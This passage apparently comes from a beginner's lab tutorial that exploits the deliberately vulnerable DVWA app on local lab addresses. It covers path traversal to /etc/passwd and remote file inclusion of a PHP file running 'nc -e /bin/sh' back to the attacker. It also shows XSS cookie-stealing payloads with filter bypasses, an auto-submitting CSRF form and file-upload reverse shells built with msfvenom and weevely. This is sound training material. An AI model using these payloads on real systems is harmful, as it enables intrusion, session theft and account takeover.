
Than same set the position and set the payload .

Source :- <https://github.com/danielmiessler/SecLists/tree/master>

From here we got all type of password.

Set the grep match error of wrong login

Start the attack we will got the password.



**Local File inclusion**


This vulnerability allow an hacker to read any sensitive file or data on same server. Even it gives access out of www directory.

Before doing this lets understand how we go back from the directory in terminal.

In terminal we can move back by ../ double dot forward slash

Command :- cd ../../

If we put unnecessary ../ . no problem of it . it will send you to base only it won’t give any error.



Lets do file inclusion in DVWA file inclusion

Link:- <http://192.168.1.174/dvwa/vulnerabilities/fi/?page=include.php>

We can see the page= in link

Here we can perform the attack .


When we see error with full directory  **/var/www/dvwa/vulnerabilities/fi/index.php**

So we can see the index.php when we give full path of the directory.

Here we can see the path or directory how much we can move back .

So our link will be

Link :- <http://192.168.1.174/dvwa/vulnerabilities/fi/?page=/../../../../../../etc/passwd>



We can see the password of user.

Command :- cat /proc/self/environ

Similarly we can run this command also.

**Remote file inclusion**

It is similar to local file inclusion but it allow an attacker to read any file from any server of the target. This vulnerability allow to execute php file from other server to current server.

Before going to do Remote file inclusion, we need to do some set up in metasploitable machine.

Command :- nano /etc/php5/cgi/php.ini

ctr+w to open search 🡪 allow\_url

turn on the allow\_url\_fopen on | allow\_url\_include on|

This vulnerability allow us to execute php file from other server lets store one php file to our kali sever. A very simple file of php which is,

**<?php**

**passthru(“nc -e /bin/sh 192.168.1.178 8888”);**

**?>**

Save this file reverse.txt

Save this file to the server of kali

Path :- /var/www/html

And open the apache2 service than put this script file path to the dvwa link.

Command :- service apache2 start

Than open the browser and type kali ip we can see Debian web page than type file name of script, like

Link :- <http://192.168.1.178/reverse.txt>

We are able to see script.

Than go to the dvwa web page link

Redirect the kali sever link here like

Link:- <http://192.168.1.105/vulnerabilities/fi/?page=include.php>

Remove the include.php and type out url

Link:- http://192.168.1.105/vulnerabilities/fi/?page=<http://192.168.1.178/reverse.txt>

Before pressing enter lets turn on the listner.

Command :- nc -nvlp 8888

Know press the enter in web page and refresh the web page

We got the shell

**XSS reflected**

Xss reflected vulnerability means attacker can fetch the data of webserver with the help of xss script or java script. In other word thi vulnerability allow an attacker to inject java script code and execute it to the client side.

Go to the xss reflected tab of dvwa.

Lets try to do

Give the script to the input parameter.

Script :- <script>alert(document.cookie)</script>

We can see that cookie value web page get popup.

Lets try this in medium security

If we run the same command in medium security we can see thar cookie value don’t get pop up inplace of it get print in webpage. Because web page is now sanitizing the value of input.

Lets see the page source

In page source we can see that page code eliminate the <script> tag from beginning point.

We inject the code

<script>alert(document.cookie)</script>

But after sanitize, it become

alert(document.cookie)</script>

this means web code sanitizing the script tag lets try to inject script with capital letter

NOTE:- If we replace any single letter with capital letter of script it will by pass the security.

<SCRIPT>alert(document.cookie)</script>

WE CAN SEE THAT CODE RUN AND WE GET THE COOKIE VALUE.

It happen because web code only eliminate <script>

So I replace it with capital letter.

And it by pass the security.

Let see the another method to by pass the security

We will inject the code like this

<scr<script>ipt>alert(document.cookie)</script>

As security of web page try to eliminate the script tag

As it eliminated, injected script look like;

<script>alert(document.cookie)</script>

This script will executed at backend. Hence we got the cookie value.

By this method we are successfully by pass the security.

**XSS stored**


Xss stored is also like a reflected one, the only difference is, in xss stored vulnerability it stored the script so that script is executable each and every time when user visit the web page.

Suppose that we have a web page which allow us to comment. If we give our comment it will be stored in web page and every one can see it with its own web browser, when they load it.


Similarly if we are managed to inject the script. It will be broadcast to all user and code will execute in every user success fully.

Lets do it

Open the tab of XSS STORED and lets exploit it



Assume that this is our first system and firefox is our 2nd system lets submit this script we are able to see cookie of web page, but real magic will happen know when we load the same page in firefox. Let see it



Without any code execution, we can see that our script run at this browser also

This is known as stored xss.

**CSRF (cross site forgery request)**

In this vulnerability attacker induce the user to perform the task which they don’t want to do intentionally.

An attacker change the password of users, or he can change the email of users which users don’t want to do.

This vulnerability occur when server doesn’t authenticate the username. Without knowing that username it just implement any task.

Lets see how it is performed.

Open the csrf tab from DVWA, here we get the login form.

Go to the inspect and find the form, as we get left click of mouse and select edit as html and than copy the code and save that code with .html extension

<form action="#" method="GET"> New password:<br>

<input type="password" autocomplete="off" name="password\_new"><br>

Confirm new password: <br>

<input type="password" autocomplete="off" name="password\_conf">

<br>

<input type="submit" value="Change" name="Change">

</form>

Save this file.

Than open it. We can see the that html file directly load in browser.

If we put the password and confirm the password it will change the user password but problem is that we have to insist the user to do that, as soon as user did this. He can successfully change the password.

But in this format first it is too much suspicious and if user did this attacker don’t have the password. So attacker will do social engineering

Lets change something in code

We can see in code there is ‘#’ in action which don’t allow to redirect the page lets change it to the original website link

Still our web page ask for user to change the password it won’t change the password according to attacker.

For this we need to add hidden argument in all input parameter.

Remove the type=”password” and give the value to set the password which we want value=”123456”

<form id=form1 action="http://192.168.1.105/vulnerabilities/csrf/" method="GET">

<input type="hidden" value="123456" autocomplete="off" name="password\_new"><br>

<input type="hidden" value="123456" autocomplete="off" name="password\_conf">

<input type="hidden" value="Change" name="Change">

</form>

<script>document.getElementById('form1').submit();</script>


Our code is ready know, save it .

But we can’t send user html file and ask him to open it.

For this we have to save this file to own server. For server we use kali server.

So our link will be :- <http://192.168.1.178/csrf.html>

As soon as user enter this link password will be changed.





We can see this image.

We can do this burp which itself create csrf html whatever we did here manually, burp can do it in very few second.

Interecept the web page while changing the password, form burp in intercept left click> engagement tool> generate csrf POC> select option > tick the auto submit> regenerate> . know this html also do the same activity what we did manually.

But here is a problem only professional burp suit gives you this option to do.





We can see the image and get understand what is happening.

**FILE UPLOAD vulnerability**

This is simple vulnerability which allow an attacker to upload any type of file. So an attacker upload the payload to gain the shell.

Lets see how it will perform.

First upload the legitimate image and explore that image we are able to see it.

Lets create the payload with msfvenom

Command:- msfvenom -p php/meterpreter\_reverse\_tcp LHOST=192.168.1.178 LPORT=5555 -f raw > shell1.php

Upload this file to the web page.

Then boot the Metasploit with msfconsole command

* use exploit/multi/handler
* set payload php/meterpreter\_reverse\_tcp
* set lhost 192.168.1.178
* set lport 5555

know call the file from the browser,

link:- http://192.168.1.105/hackable/uploads/shell1.php

as soon as we call it we got the shell.

Another method is to download the php script and just edit ip and port of the script in which we need to put our ip and port. Save the file . I saved it reverse1.php

Source :- https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

We can get the shell through netcat command, similarly upload this file and call it.


Before calling it we need to turn on the listner

Command :- nc -nvlp 5555

Know call that file

Link:- <http://192.168.1.105/hackable/uploads/reverse1.php>

We got the shell



Know we can run any linux command.

**Gaining shell with weevely tool**

Lets see another method, this method is only I am showing you to introduce new tool which name is weevely.

Weevely can generate payload and also get shell it self

Command :- weevely generate 123456 /root/weeve.php

Command work like first give command name than give instruction generate the script and know give the password than give the path where we want to save.

Upload the file and go to the file if we get blank page this means our file are uploaded.

Link:- http://192.168.1.105/hackable/uploads/weeve.php

Lets interact with script

Command :- weevely [http://192.168.1.105/hackable/uploads/weeve.php 123456](http://192.168.1.105/hackable/uploads/weeve.php%20123456)

First give command name than link where our script is stored in web server than password .

Hit enter & boom we got the shell.

